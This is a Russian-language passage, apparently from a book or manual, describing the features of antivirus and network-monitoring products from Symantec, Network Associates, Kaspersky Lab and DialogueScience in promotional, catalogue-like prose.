Гибкое централизованное оповещение — Отправители, получатели и администраторы оповещаются посредством электронной почты, когда обнаруживается подозрительная активность. NAV для MS Exchange регистрирует все события в одном месте и предоставляет полный журнал событий и всеобъемлющую статистику.

Планируемое выполнение LiveUpdate — Эта технология позволяет еженедельно обновлять базу с описаниями вирусов (если оплачена подписка) через Интернет. С помощью LiveUpdate Administrator можно автоматически обновлять все серверы Exchange с рабочего места LiveUpdate в пределах всей вашей организации.

Всесторонняя автоматическая защита

Эвристическая технология Bloodhound — С ее помощью предотвращается появление новых и неизвестных вирусов на вашем сервере. Bloodhound — это революционная технология, которая для обнаружения вирусов не полагается на традиционные вирусные «сигнатуры или следы». Она, скорее, тщательно исследует общую структуру программы, логику программирования, код, файлы с данными и другие свойства, затем использует эвристические правила для определения вероятности заражения вирусом. Чистые файлы проходят через этот фильтр, но зараженные файлы будут остановлены, прежде чем вирус успеет причинить ущерб.

Технология Striker — Обнаружение и восстановление файлов с полиморфными вирусами, число которых насчитывает около 22% от всех существующих вирусов и которые часто ускользают от обычных методов обнаружения вирусов. Для обнаружения таких «хамелеоноподобных» кодированных вирусов технология Striker использует изощренный патентованный подход. При каждом сканировании пакетом NAV компьютера Striker создает «виртуальный компьютер», который становится «стерильным помещением», где NAV может без опаски исполнять потенциально зараженные файлы. Как только вирус раскодирует себя внутри «виртуального компьютера», NAV может идентифицировать и восстановить пораженный файл без угрозы для остальных файлов.

Защита от макровирусов (MVP) — Доступна для всех клиентов категории Platinum. MVP действительно уничтожает угрозу со стороны макровирусов в корпоративной среде. В системе MVP документы с макросами проверяются по утвержденному списку макросов. Если макрос не входит в список, доступ к документу закрывается и он недоступен для использования. Утвержденный список макросов — это файл с данными, создаваемый и сопровождаемый корпоративным подразделением по информационным системам и хранящийся в каталоге NAV на сервере.

Norton AntiVirus для Internet Email Gateways

Norton AntiVirus для Internet Email Gateways обладает всеми необходимыми свойствами для организации защиты SMTP-шлюзов. Существует несколько способов, которыми Нортон защищает корпоративную компьютерную среду от любой вирусной угрозы: Norton AntiVirus для Internet Email Gateways прикрепляется к шлюзу, автоматически принимая и разрушая входящие и исходящие вирусы, спрятавшиеся во вложениях электронной почты, раньше, чем они распространятся и нанесут ущерб.

Norton AntiVirus для Internet Email Gateways обнаруживает вирусы в большинстве популярных форматов для передачи данных. Процессами антивирусного сканирования, удаления и изоляции вирусов можно управлять из любой точки посредством браузера. Такая организация защиты практически исключает влияние на производительность сети и брандмауэра. А вирусы, и входящие, и исходящие, не имеют никаких шансов выжить.

Основные возможности Norton AntiVirus для Internet Email Gateways

- Обнаружение и удаление вирусов в SMTP-шлюзах для электронной почты. Автоматическое сканирование всей почты, наличие средств для задержания (изоляции) или восстановления, что гарантирует защиту пользователей.

- Антивирусное сканирование файлов с любым расширением, даже сжатых (архивированных) и шифрованных файлов. Гарантия, что сеть всегда защищена, даже если разрабатываются новые файловые форматы.
- Поддержка раздельных настраиваемых методов антивирусного сканирования входящих и исходящих файлов, что минимизирует нагрузку на сеть в процессе функционирования созданной оптимальной защиты.
- Полный набор средств администрирования и настройки посредством простого в обращении пользовательского графического интерфейса на базе HTML; управление осуществляется из любой точки сети и включает оповещение о вирусной тревоге по электронной почте и полную отчетность.
- Наличие компонента LiveUpdate, посредством которого регулярно обновляется база описаний вирусов.
- Уникальная поддержка со стороны Антивирусного исследовательского центра Symantec (SARC).

Основные преимущества Norton AntiVirus для Internet Email Gateways — всеобъемлющая защита

- Пакет типа «все-в-одном». Norton AntiVirus для Internet Email Gateways оснащен всеми необходимыми средствами для организации защиты SMTP-шлюзов, начиная от переадресовки почты до раскодирования вложений и сканирования и уничтожения вирусов.
- Прозрачен для пользователей. Останавливает вирусы прежде, чем они соприкоснутся с системой; пакет располагается позади SMTP-шлюза, не оказывает влияния на производительность сети или брандмауэра, гарантирует свободу от вирусов.

Непревзойденный метод антивирусного сканирования и нейтрализации

- Останавливает вирусы, распространяющиеся по электронной почте. На предмет наличия вирусов сканирует вложения всех сообщений электронной почты, проходящей по протоколу SMTP. Включает ведущие средства обнаружения и восстановления файлов от макровирусов.

- Сканируется каждый файл. Сканируются файлы с любым расширением, включая даже сжатые (архивированные) и кодированные файлы (в том числе ZIP, UUENCODE и MIME). Если появилось новое расширение, то его следует просто добавить в список расширений для антивирусного сканирования.
- Восстанавливает файлы и удаляет вирусы. Обнаруживает и удаляет большинство летальных полиморфных вирусов с помощью патентованной технологии Striker и отмеченного наградами антивирусного механизма Norton AntiVirus.
- Препятствует зараженным апплетам на Java. Позволяет администраторам блокировать для входа в сеть потенциально злонамеренные объекты.
- Обладает гибкими возможностями. Администраторы могут выбрать способ обработки зараженных вирусами файлов: задержание (изоляция) и восстановление файлов/удаление вирусов. Также предусмотрена возможность (де)изоляции сообщений и файлов средствами пользовательского интерфейса, выполнять фильтрацию по содержанию и конфигурировать антивирусное сканирование по расширению.

Быстрая и простая настройка

- Удаленное управление через интерфейс HTML. Простые средства администрирования и настройки, включая централизованное конфигурирование посредством графического пользовательского интерфейса HTML.
- Журнал регистрации событий. Встроена возможность подробного протоколирования событий, включая статистический отчет о работе сети, что дает администраторам доступ к жизненно важной информации.
- Оповещение средствами электронной почты. Настроенные на конкретного пользователя сообщения о вирусной тревоге направляются по электронной почте отправителю, получателю и администратору. Эта возможность также дает гарантию быстрого реагирования на ситуацию и сдерживание вирусной эпидемии.
- Ежемесячное обновление базы описаний вирусов с помощью вызываемого одной кнопкой компонента LiveUpdate. Гарантируется, что антивирусная защита будет

обновлена загрузкой описаний новых вирусов без прекращения работы пакета в сети.

Глава 3. McAfee Total Virus Defense

Защита компьютерных сетей от постоянно растущего потока вирусов является далеко не простой задачей: в настоящее время уже задокументировано более 45.000 компьютерных вирусов, и каждый месяц появляется около 300 новых. Цифры убытков от вирусных атак могут поразить.

В прошлом, когда вирусы распространялись преимущественно через зараженные дискеты, защитить от них компьютерную систему было довольно просто. Теперь необходимо отслеживать гораздо большее число возможных путей проникновения вирусов в компьютерную сеть. Распространение локальных и глобальных сетей вместе с новыми технологиями вывели вопрос о сетевой безопасности на одно из первых мест.

Решением может служить только комплексная многоуровневая антивирусная система, обеспечивающая защиту всех потенциально возможных точек проникновения вирусов в компьютерную сеть. McAfee Total Virus Defense – комплексная антивирусная система, разработанная компанией Network Associates.

McAfee Total Virus Defense является кульминационным продуктом, появившемся в результате слияния компаний Network Associates, мирового лидера в области корпоративных антивирусных решений, и Dr.Solomon, лидера в области технологий обнаружения и уничтожения компьютерных вирусов.

McAfee Total Virus Defense – это больше, чем набор антивирусных продуктов, объединенных в один пакет. McAfee Total Virus Defense — это комплексное антивирусное решение для компьютерной сети.

Новый антивирусный механизм «Olympus» использует большое число различных методов сканирования, что обеспечивает полную защиту Вашей сети от компьютерных вирусов и других враждебных программ. Антивирусный механизм NAI обнаруживает и излечивает от 100% вирусов, включая загрузочные, файловые, разделенные, стелс, полиморфные, зашифрованные и макровирусы.

VirusScan Enterprise Edition обеспечивает полную кроссплатформенную защиту для рабочих станций вашей сети от вирусов, распространяющихся на дисках, CD-ROM, по локальной сети, электронной почте,

сети Интернет. Более 80% компаний, входящих в «Fortune 1000» использует в своей работе McAfee VirusScan.

NetShield, работая в режиме реального времени, эффективно обнаруживает зараженные вирусами файлы, передаваемые на файл-сервер, предотвращая тем самым распространение вирусов по сети. Также по требованию либо по расписанию NetShield сканирует сервер в поисках вирусов. При обнаружении зараженного файла, он может быть автоматически вылечен, отправлен в карантин или удален. При этом системный администратор будет уведомлен об активности вируса посредством сетевого сообщения, SNMP, электронной почты или пейджера. В настоящее время доступны NetShield NT и NetShield NetWare.

GroupShield обеспечивает антивирусную защиту там, где ее не могут обеспечить обычные антивирусные продукты, — внутри групповых приложений. GroupShield размещает антивирусную защиту на самом сервере групповых приложений, останавливая вирусы до того, как они распространятся по пользователям. В настоящее время доступны GroupShield Exchange и GroupShield Notes.

Более 70% вирусов передается через электронную почту и файлы, загружаемые из Интернет. Зараженные файлы, передаваемые по электронной почте, FTP- и HTTP-протоколам, через Интернет-шлюзы попадают в корпоративную сеть, после чего быстро распространяются по сети, нарушая или даже останавливая работу организации. WebShield препятствует проникновению вирусов в корпоративную сеть на уровне Интернет-шлюзов: WebShield SMTP — на уровне почтового шлюза и WebShield Proxy — на уровне прокси-сервера, значительно снижая необходимость вести борьбу с вирусами внутри сети.

Новый продукт WebShield Solaris проверяет на наличие вирусов FTP-, HTTP- и SMTP-трафик одновременно, а также имеет функцию блокирования URL-адресов.

Management Tools позволяет системному администратору проводить удаленную установку, настройку и удаление всех антивирусных программ McAfee Total Virus Defense и обновлений для них по компьютерной сети, находясь за одним компьютером Windows NT. Поддерживая работу с несколькими тысячами рабочих станций, Management Tools значительно упрощает работу системного администратора по обслуживанию антивирусной защиты корпоративной сети любого размера.

Management Tools использует технологию Network Associates Enterprise SecureCast, гарантируя вам наличие самых последних версий антивирусных баз и самих антивирусов. Вышедшие обновления сразу же попадают на рабочий стол администратора благодаря применению push-

технологии. Далее с помощью программы Management Edition администратор имеет возможность удаленной дистрибуции обновлений по всей локальной сети.

Глава 4.
Sniffer Total Network Visibility

Человечество вступает в XXI век – век информационных технологий. Стремительное развитие вычислительных сетей привело к появлению глобальной сети общего пользования – Интернет. Технологии межсетевого взаимодействия используются сейчас практически во всех сферах деятельности человека, начиная с банковских операций и заканчивая досугом, а вычислительные сети различного масштаба стали неотъемлемой частью практически любого коммерческого предприятия. Вместе с тем, технический прогресс далеко не стоит на месте – развиваются технологии, растут вычислительные сети, усложняется их структура, постоянно увеличиваются объемы и скорости информационных потоков.

Современная сеть подобна дорожному движению мегаполиса - в ней есть и магистрали, и перекрестки, и сложные развязки. Но главное в ней есть заторы и «пробки» (bottlenecks). Те самые пробки, которые препятствуют нормальному, своевременному информационному обмену, которые выводят из себя его участников, перечеркивая все их усилия сделать что-либо вовремя.

Таким образом, полноценное планирование, создание и обслуживание сети невозможно без получения своевременной информации о ее состоянии, а задачу сетевого управления можно определить как обеспечение максимальной эффективности использования сетевых ресурсов. Это достигается путем непрерывного анализа состояния сети и передаваемых по ней данных, предсказания режимов ее функционирования, профилактикой отказов с целью сократить время простоя.

Серия продуктов Sniffer Total Network Visibility предназначена для сбора различных данных о сетевом оборудовании и информационных потоках, систематизации и экспертного анализа собранных данных с целью создания детальных отчетов. На основании последних координаторы сетей смогут осуществлять полноценный контроль над сетевыми приложениями и средствами передачи информации, т.е. решать задачи сетевого управления.

Серия представлена направлениями:

- Portable Analysis Suite – комплекс программных и аппаратных средств для сосредоточенного анализа (сетевого сегмента или магистрального канала);
- Distributed Analysis Suite – комплекс программных и аппаратных средств для распределенного анализа и управления (на основе RMON2-зондов);
- Network Informant – комплекс программных средств для сбора и исчерпывающего экспертного анализа информации. Средство является решением масштаба корпоративной сети.

Sniffer Basic

В сегодняшний век Интернет вычислительные сети можно уподобить кровеносной системе бизнеса, и поддержание наивысшей производительности сети непосредственно влияет на положение вашей компании. Своевременный и исчерпывающий анализ состояния сети невозможен без специальных продуктов – анализаторов сетевого трафика.

С помощью них администратор может получить полную информацию о функционировании сети в реальном времени, выявить основные направления информационных потоков, определить перегруженные участки и принять необходимые меры по профилактике и устранению отказов.

Network Associates предлагает широкий спектр решений задач подобного рода, для сетей самых разных конфигураций, от малых и средних до сверхбольших, использующих магистральные каналы пропускной способностью до 1 Гбит/с. Линия Portable Analysis Suite представлена рядом продуктов, среди прочих это программные решения Sniffer Basic и Sniffer Pro LAN масштаба рабочей группы и средней корпоративной сети, соответственно.

Назначение Sniffer Basic

Предназначен для анализа трафика сети рабочей группы или небольшой корпоративной сети. Работает со стандартными адаптерами Ethernet или Token Ring, поддерживает также специализированные платы (например, CardBus). Осуществляет захват кадров, декодирование протоколов, сбор ключевой статистики и отображение информации в реальном времени.

Области применения:

- мониторинг сети в реальном времени;
- сбор данных о состоянии сети;
- определение основных источников и потребителей информации в сети;
- разрешение проблем, связанных с перегрузкой сети;
- планирование сети;
- определение ошибок конфигурации (например, источников ошибочных кадров);
- генерация сетевого трафика в целях отладки;

Возможности:

- Sniffer Basic осуществляет захват кадров, проходящих через один или более сетевых интерфейсов локального компьютера, а также декодирование известных протоколов и отображение полученной информации в различном виде.
- Фактически, Sniffer Basic представляет собой потомка известного продукта NetXRay, который разрабатывался компанией Network General (корпорация Network Associates слилась с Network General). Основное отличие ориентация на Windows 9x/NT, доработанные функции захвата, поддержка специализированных сетевых адаптеров. «Старший брат» Sniffer Basic – это Sniffer Pro LAN, также являющийся потомком NetXRay.
- Статистическая информация накапливается в процессе работы и представляется в виде различных графиков, круговых и столбчатых диаграмм, схем потоков, а также матриц. Накапливается информация о загрузке сети, скорости прохождения кадров, частоте возникновения ошибок.
- В таблице компьютеров (host table) для каждого узла предоставляется информация, включающая адрес MAC, адреса и протоколы IP, сеть и транспортные параметры IPX.
- Матрица трафика (traffic matrix) содержит взаимные объемы переданных данных для каждой пары узлов.

- Схема трафика (traffic map) позволяет увидеть движение информационных потоков в сети в реальном времени «с высоты птичьего полета».
- Кроме информации об объемных соотношениях протоколов основных семейств, Sniffer Basic дает детальную информацию о распределении протоколов (более высокого уровня) внутри семейств TCP/IP и IPX. Статистическая информация может быть экспортирована в формат CSV для дальнейшего анализа (электронные таблицы, базы данных и т.д.)
- При превышении заданных пороговых значений (перегрузке некоей заданной полосы пропускания) может генерироваться уведомление по SNMP (SNMP trap), через e-mail или на пейджер системного администратора.
- Генерация трафика особенно полезна при отладке сетевых приложений разработчиком. Sniffer Basic способен воспроизводить записанные пакеты, по одному или пачкой, с заданным временным интервалом для лучшего контроля загрузки сети. Пакеты могут быть предварительно откорректированы редактором. Возможна также одновременная генерация трафика с мониторингом.
- Функции адресной книги и Auto Discovery позволяет фиксировать домены IP, входы (logins) IPX, имена NetBIOS, автоматически привязывая их к MAC-адресам. Информация записывается в одну или несколько (для каждого сегмента) адресных книг.

Поддерживаемые протоколы насчитывают более 240 штук из различных семейств, включая:

- Ethernet 10/100
- Token Ring
- PPP
- IP (TCP/UDP)
- Apple Talk
- IBM
- VLAN
- Novell Netware

- Microsoft NT и SMB
- SNA
- Banyan VINES
- XNS
- DECnet и другие.

Глава 5. Продукты Лаборатории Касперского

«Лаборатория Касперского» предлагает широкий спектр антивирусного программного обеспечения как для индивидуальных пользователей, так и для корпоративных сетей под общим названием AntiViral Toolkit Pro (AVP).

Мы предлагаем все типы антивирусной защиты: антивирусные сканеры, мониторы и ревизоры контроля несанкционированного изменения на диске. AVP поддерживает все наиболее популярные операционные системы, почтовые системы, межсетевые экраны (firewall). AVP обеспечивает полный контроль за всеми возможными каналами проникновения компьютерных вирусов.

Мощные локальные и сетевые средства автоматизации и централизованного контроля над антивирусной защитой «Лаборатории Касперского» обеспечивают пользователям максимальное удобство и скорость при построении собственной системы защиты против компьютерных вирусов.

Антивирусные продукты «Лаборатории Касперского» имеют сертификаты российских и международных государственных организаций и независимых тестовых лабораторий.

AVP Lite — продукт, ориентированный на начинающих пользователей. Обеспечивает максимум антивирусной защиты и минимум затрат на установку и конфигурацию. Все настройки программы установлены заранее, так что пользователю не придется разбираться «как это работает» — достаточно лишь инсталлировать программу и чувствовать себя в безопасности.

AVP Silver — также предназначен для начинающих пользователей. В отличие от AVP Lite, предоставляет возможность изменения настроек программы, а также содержит сканер для Windows 9x.

AVP Gold — рассчитан на опытных пользователей. Помимо компонент AVP Silver, включает сканер и резидентный монитор для Windows NT Workstation, а также удобное средство управления антивирусной защитой компьютера — Центр Управления AVP.

AVP Platinum — наиболее полный набор AVP, предназначенный для предприятий и организаций. AVP Platinum — единственный набор, поддерживающий все необходимые сетевые функции и многопользовательские лицензии.

AntiViral Toolkit Pro для OS/2

32-х разрядная антивирусная программа, разработанная для популярной операционной системы OS/2 и использующая все возможности, которые эта система предоставляет.

В состав AntiViral Toolkit Pro для OS/2 входят:

- антивирусный сканер, имеющий удобный графический интерфейс, характерный для среды OS/2;
- облегченная версия антивирусного сканера — AVPLite для OS/2, не имеющая графического интерфейса и запускаемая из командной строки.
- резидентный антивирусный монитор — AVP Monitor для OS/2.

Основные особенности AVP для OS/2:

- Производит поиск и удаление вирусов в файлах и загрузочных секторах.
- Обнаруживает и удаляет все существующие типы вирусов, в т.ч.:
  - полиморфные или самошифрующиеся вирусы;
  - стелс-вирусы или вирусы-невидимки;
  - вирусы-мутанты;
  - «троянские кони» (например, Back Orifice);
  - вирусы для платформ Windows, UNIX, OS/2, Java-апплетов;
  - HTML-вирусы;
  - макро-вирусы, в том числе вирусы для Microsoft Word, Excel и Access;

- Обеспечивает постоянную защиту компьютера в фоновом режиме с помощью резидентного монитора.
- Производит детектирование и удаление вирусов из файлов, упакованных программами типа PKLITE, LZEXE, DIET, COM2EXE и т.д.
- Детектирует вирусы внутри архивов формата ZIP, ARJ, LHA, RAR (включая RAR 2.0).
- Существует возможность проверки на вирусы локальных почтовых ящиков пользователей электронной почты наиболее популярных систем.
- Производит поиск вирусов в режиме использования эвристического механизма, что позволяет обнаруживать около 80% новых, еще не известных вирусов, в том числе самошифрующихся и новых макровирусов.
- Может производить поиск вирусов в режиме избыточного сканирования.
- Возможность изменения и сохранения большого количества различных настроек программы.
- Гипертекстовая система помощи.
- Удобный пользовательский интерфейс.

AntiViral Toolkit Pro для Linux

AVP для Linux является мощной системой антивирусной защиты для рабочих станций и серверов, работающих под управлением ОС Linux. Программа использует ту же антивирусную базу, что и остальные продукты AVP. Тем самым пользователи Linux обеспечиваются тем же уровнем безопасности, что и пользователи других платформ.

AntiViral Toolkit Pro Daemon для Linux

AVP Daemon для Linux является резидентным антивирусным фильтром для ОС Linux. В отличие от уже существующего антивирусного сканера AVP для Linux, этот продукт способен существенно сэкономить время сканирования, поскольку загружает в память антивирусную базу лишь один раз, при первом запуске. Именно эта отличительная черта AVP Daemon определяет главное назначение продукта — WEB сервера и почтовые системы, работающие под управлением Linux. Эти системы требуют постоянной проверки новых объектов, так что использование резидентного фильтра имеет явное преимущество.

AVP Monitor для Linux AVP Monitor для Linux представляет собой клиентскую программу для AVP Daemon, перехватывающую файловые операции (запуск, открытие и инициализация модулей) и производящую проверку на вирусы.

Общие характеристики AVP и AVP Daemon для Linux:

- перехват вирусов на лету (AVP Monitor)
- обнаружение и удаление всех известных типов компьютерных вирусов и вредоносных кодов
- обнаружение и удаление вирусов из файлов и секторов на локальных дисках, обнаружение и удаление вирусов из файлов на сетевых дисках
- сканирование локальных почтовых баз
- сканирование файлов в сообщениях электронной почты
- высокоэффективный эвристический анализатор кода, способный обнаруживать до 92% неизвестных вирусов
- поиск и удаление вирусов из сжатых и архивированных файлов
- возможность разработки пользователями собственных приложений, использующих программу
- работа под Linux для платформы Intel

Планируется к внедрению графический интерфейс X-Window, расширенные сетевые возможности сканирования, возможность проверки клиентского компьютера с сервера, автоматическая загрузка обновлений программы и антивирусных баз через Интернет или локальную сеть.

AntiViral Toolkit Pro для FreeBSD

Программа обеспечивает надежную антивирусную защиту серверов и рабочих станций, работающих под управлением операционной системы FreeBSD.

AntiViral Toolkit Pro Daemon для FreeBSD

AVP Daemon для FreeBSD является резидентным антивирусным фильтром для ОС FreeBSD. В отличие от уже существующего антивирусного сканера AVP для FreeBSD, этот продукт способен существенно сэкономить время сканирования, поскольку загружает в память антивирусную базу лишь один раз, при первом запуске. Именно эта отличительная черта AVP Daemon определяет главное назначение продукта — WEB сервера и почтовые системы, работающие под управлением FreeBSD. Эти системы требуют постоянной проверки новых объектов, так что использование резидентного фильтра имеет явное преимущество.

Общие характеристики AVP и AVP Daemon для FreeBSD:

- обнаружение и удаление всех известных типов компьютерных вирусов и вредоносных кодов
- обнаружение и удаление вирусов из файлов и секторов на локальных дисках обнаружение и удаление вирусов из файлов на сетевых дисках
- сканирование локальных почтовых баз
- сканирование файлов в сообщениях электронной почты
- высокоэффективный эвристический анализатор кода, способный обнаруживать до 92% неизвестных вирусов
- поиск и удаление вирусов из сжатых и архивированных файлов
- возможность свободной интеграции в дополнительные приложения (открытое API) возможность разработки пользователями собственных приложений, использующих программу

Планируется к внедрению: автоматическая загрузка обновлений программы и антивирусных баз через Интернет или локальную сеть, планировщик событий, отчеты и предупреждения по e-mail, изолирование зараженных объектов, ревизор изменений, графический интерфейс.

AntiViral Toolkit Pro для BSDi UNIX

Программа обеспечивает надежную антивирусную защиту серверов и рабочих станций, работающих под управлением операционной системы BSD Unix.

AntiViral Toolkit Pro Daemon для BSDi UNIX

AVP Daemon для BSDi UNIX является резидентным антивирусным фильтром для ОС BSDi UNIX. В отличие от уже существующего антивирусного сканера AVP для BSDi UNIX, этот продукт способен существенно сэкономить время сканирования, поскольку загружает в память антивирусную базу лишь один раз, при первом запуске. Именно эта отличительная черта AVP Daemon определяет главное назначение продукта — WEB сервера и почтовые системы, работающие под управлением BSDi UNIX. Эти системы требуют постоянной проверки новых объектов, так что использование резидентного фильтра имеет явное преимущество.

Общие характеристики AVP и AVP Daemon для BSDi UNIX:

- обнаружение и удаление всех известных типов компьютерных вирусов и вредоносных кодов
- обнаружение и удаление вирусов из файлов на локальных дисках
- обнаружение и удаление вирусов из файлов на сетевых дисках
- сканирование локальных почтовых баз
- сканирование файлов в сообщениях электронной почты
- высокоэффективный эвристический анализатор кода, способный обнаруживать до 92% неизвестных вирусов
- поиск и удаление вирусов из сжатых и архивированных файлов
- возможность свободной интеграции в дополнительные приложения (открытое API), возможность разработки пользователями собственных приложений, использующих программу

Планируется к внедрению: автоматическая загрузка обновлений программы и антивирусных баз через Интернет или локальную сеть, планировщик событий, отчеты и предупреждения по e-mail, изолирование зараженных объектов, ревизор изменений, графический интерфейс.

AVP Inspector — ревизор защиты диска от изменений

AVP Inspector — это дополнительная возможность по защите рабочих станций. Программа работает под управлением операционных систем семейства Microsoft Windows и отслеживает изменения системных секторов, файлов и директорий.

Уникальность этой программы состоит в том, что она отслеживает изменения файлов как вирусного, так и невирусного характера. Например, с помощью AVP Inspector можно отследить изменение тех ресурсов, от которых зависит работоспособность системы (таких как «Системный Реестр»).

Программа значительно уменьшает время проверки дисков антивирусным сканером AVP, так как после окончания проверки дисков на изменения, AVPI может передать на проверку сканеру AVP только новые и измененные файлы.

Кроме того, программа обладает собственной возможностью восстановления файлов или секторов в случае их повреждения или заражения вирусом.

Основными особенностями AVP Inspector являются:

- Работа в среде Microsoft Windows;
- Возможность разбора файловых систем (FAT12, FAT16, VFAT32, NTFS) без использования обращений к функциям операционной системы, работающих с файлами;
- Возможность проверки сетевых дисков;
- Обращение к дискам напрямую через драйвер IOS (супервизор ввода-вывода) в обход DOS-резидентов (в частности Boot вирусов, перехвативших 13h прерывание при загрузке компьютера);
- Истинная 32-х разрядность, многозадачная работа, графический интерфейс;
- Доступ к компрессионным дискам в обход DOS;
- Восстановление загрузочных секторов;
- Ведение базы данных о предыдущих проверках;
- Анализ измененных файлов на схожее изменение длины;

- Работа с OLE2 документами (документы Word, Excel и Access);
- Возможность восстановления исполняемых файлов DOS, Windows, которая обеспечивается лечащим модулем AVPI Cure Module;
- Возможность обнаружения активных Stelth-вирусов.

AVP для MS Office

AVP для MS Office — является уникальным, не имеющим аналогов в мире комплексом антивирусной защиты для программ Word, Excel, Access, PowerPoint и Outlook.

AVP для MS Office – первый в мире антивирусный продукт, обеспечивающий 100% контроль над действием макровирусов в MS Office.

Пакет состоит из четырех функциональных модулей:

- AVP Plug-in для MS Office – встроенная антивирусная защита ваших документов Word, Excel, Access, PowerPoint.
- AVP Mail Checker – надежный барьер против вирусных атак через электронную почту.
- AVP Office Guard – революционный подход к обеспечению контроля над проникновением в систему макровирусов, основанный на принципах поведенческого блокиратора.
- AVP Control Centre– система управления антивирусной защитой Вашего компьютера, включающая гибкий планировщик событий и систему обновления антивирусных баз через Интернет.

Все функциональные модули используют общую антивирусную базу. Пользователи программы обеспечиваются круглосуточной технической поддержкой по электронной почте, а также по телефону (с 7.00 до 23.00 по московскому времени).

AVP для Microsoft Office предлагается к распространению в виде годовой подписки. В течение этого времени пользователь имеет право получать еженедельные обновления антивирусной базы, а также абсолютно бесплатно новые версии самой программы.

AVP Script Checker

AVP Script Checker — это антивирусная программа, которая обеспечивает защиту Вашего компьютера от проникновения скрипт-вирусов и червей, действующих по принципу «LoveLetter» и распространяющихся себя при помощи почтовых служб.

Различные программы, использующие Microsoft Windows Script Host (такие как Microsoft Explorer, Microsoft Internet Explorer, Microsoft Outlook и т.д.), передают в Script Hosting для обработки и последующего выполнения скрипты (такие как VB Script и Java Script). Перед выполнением этих скриптов AVP Script Checker выполнит эвристический анализ кода и произведет проверку с помощью AVP Монитора (если он установлен и запущен). При обнаружении вируса или подозрительного кода на экран будет выведено соответствующее предупреждение и скрипт не будет выполнен.

AVP Script Checker не использует антивирусные базы. Для обнаружения вирусов используется эвристический анализ кода скриптов. Для более надежной защиты установите AVP Монитор и регулярно обновляйте базы на Web-сервере «Лаборатории Касперского» или FTP сервере.

Глава 6. DSAV — антивирусный комплект ДиалогНауки

DSAV — это Антивирусный комплект ДиалогНауки (DialogueScience Anti-Virus kit). Он способен обнаруживать и надежно удалять свыше 25000 известных вирусов. Он способен обнаруживать также неизвестные вирусы и надежно удалять практически 100% загрузочных вирусов и 97% файловых вирусов. Он обнаруживает вирусы на компьютерах, работающих под управлением MS DOS (начиная с версии 3.20), MS Windows и Windows 95/98/Me/NT/XP. Существуют немецкая, английская и русская версии пакета.

DSAV состоит из программ:

- Aidstest
- Doctor Web
- ADinf
- ADinf Cure Module

А также в общем случае включает в себя:

- программу DSAVmail;
- программно-аппаратный комплекс Sheriff.

Все эти антивирусные средства совместимы между собой, дополняют друг друга и вместе обеспечивают надежную антивирусную защиту.

Aidstest — антивирусная программа-полифаг (scanner and cleaner) для обнаружения и уничтожения вирусов, разработанная Д.Н. Лозинским в 1988 г. и способная в настоящее время обнаружить и уничтожить около 1700 вирусов, получивших распространение на территории России. Сейчас антивирус Aidstest уже не так всесилен, как в пору своего расцвета — ему, в частности, не по зубам сложные полиморфные вирусы, которые с успехом «раскалывает» его преемник — антивирусная программа нового поколения Doctor Web.

Doctor Web — антивирусная программа-полифаг (scanner and cleaner) нового поколения для обнаружения и уничтожения вирусов, разработанная И.А. Даниловым в 1994 г. В настоящее время она способна обнаруживать и уничтожать около 25000 вирусов, в том числе очень сложных и коварных полиморфных вирусов. Благодаря этой программе в 1994-95 гг. удалось победить разбушевавшуюся в нашей стране эпидемию вируса «Половинка» (OneHalf), а также справиться с первыми вирусами для среды Word for Windows. Начиная с 1999 года Doctor Web выпускается как семейство программ для разных платформ, включая Windows, OS/2 и Novell NetWare.

ADinf — антивирусная программа — ревизор дисков (integrity checker), разработанная Д.Ю. Мостовым в 1991 г. и позволяющая контролировать практически все изменения, которые происходят на дисках. Эту программу хорошо использовать не только для обнаружения вирусов (как старых, так и новых), но также и для обеспечения контроля целостности данных в случае других возможных вредоносных воздействий («троянские» программы или непосредственные «правки вручную» программ и/или данных). Кроме основной своей функции — информировать об изменениях, произошедших на диске, антивирус ADinf выполняет также и важную лечащую функцию — он способен освободить компьютер от заражения загрузочными вирусами практически в 100% случаях. Начиная с 1999 года начато распространение коммерческих версий ADinf для Window.

ADinf Cure Module — антивирусная программа — лечащий модуль ревизора дисков, разработанная В.С. Ладыгиным, Д.Г. Зуевым и Д.Ю. Мостовым в 1993 г. и позволяющая для 97% файловых вирусов (как изве-

стных, так и неизвестных) вылечить компьютеры (уже находящиеся под наблюдением ревизора ADinf) от заражения, именно, восстановить зараженные программы в их исходное незараженное состояние с математической точностью на все 100%.

DSAVmail — предназначена для автоматической антивирусной проверки всей поступающей на компьютер пользователя электронной почты. Эта программа, разработанная под руководством Д.Н.Лозинского, использует для проверки писем самый популярный российский антивирусный сканер — Doctor Web. Программа встраивается в систему электронной почты Exchange или Outlook и при получении писем «на лету» проверяет их на предмет наличия вирусов. Таким образом, владельцы Doctor Web теперь могут не беспокоиться о вирусах при получении почты.

Sheriff — программно-аппаратный комплекс, разработанный Ю.Н. Фоминым в 1992 г. и предназначенный для «железной» защиты особо ценных данных на дисках от любых (как преднамеренных, так и случайных) попыток внести в них какие-то изменения. Этот комплекс — отличное средство защиты от так называемых «троянских» программ, а также от злоумышленных или ошибочных действий пользователей.

Антивирусная программа Aidstest

Программа Aidstest является наиболее известным и распространенным в России и странах СНГ полифагом. Она предназначена для поиска и обезвреживания файловых, загрузочных и файлово-загрузочных вирусов. Поиск вирусов Aidstest осуществляет с помощью сигнатур: для каждого вируса, включенного в базу данных, устанавливается определенная последовательность байтов (сигнатура), которая позволяет надежно определить этот вирус, способ заражения файла и/или загрузочных секторов. В настоящее время база данных Aidstest насчитывает примерно 1700 вирусов, распространенных в России и странах СНГ.

Следует подчеркнуть, что Aidstest не предназначен для поиска и обезвреживания полиморфных вирусов и вирусов, сигнатура которых неизвестна автору программы. Для борьбы с подобными вирусами следует применять другие антивирусные средства, входящие в «Антивирусный комплект DSAV».

Антивирусная программа Doctor Web

Программа Dr.Web относится к классу антивирусных программных средств, называемых полифагами. Она предназначена для поиска и обезвреживания файловых, загрузочных и файлово-загрузочных вирусов. Существенной особенностью Dr.Web, которая выделяет его среди

других программ-полифагов, является использование оригинального эвристического анализатора наряду с традиционным методом обнаружения вирусов по их сигнатурам (определенной последовательности байтов в теле программы, которая однозначно идентифицирует конкретный вирус).

Большинство существующих в настоящее время программ-полифагов используют только метод обнаружения вирусов по сигнатурам. Тем самым возможности таких программ по обнаружению вирусов ограничены строго определенным набором, который известен автору программы. Использование эвристического анализатора позволяет выявлять также вирусы, сигнатура которых неизвестна автору программы. Алгоритмы, используемые в Dr.Web позволяют выявлять все известные в настоящее время типы вирусов.

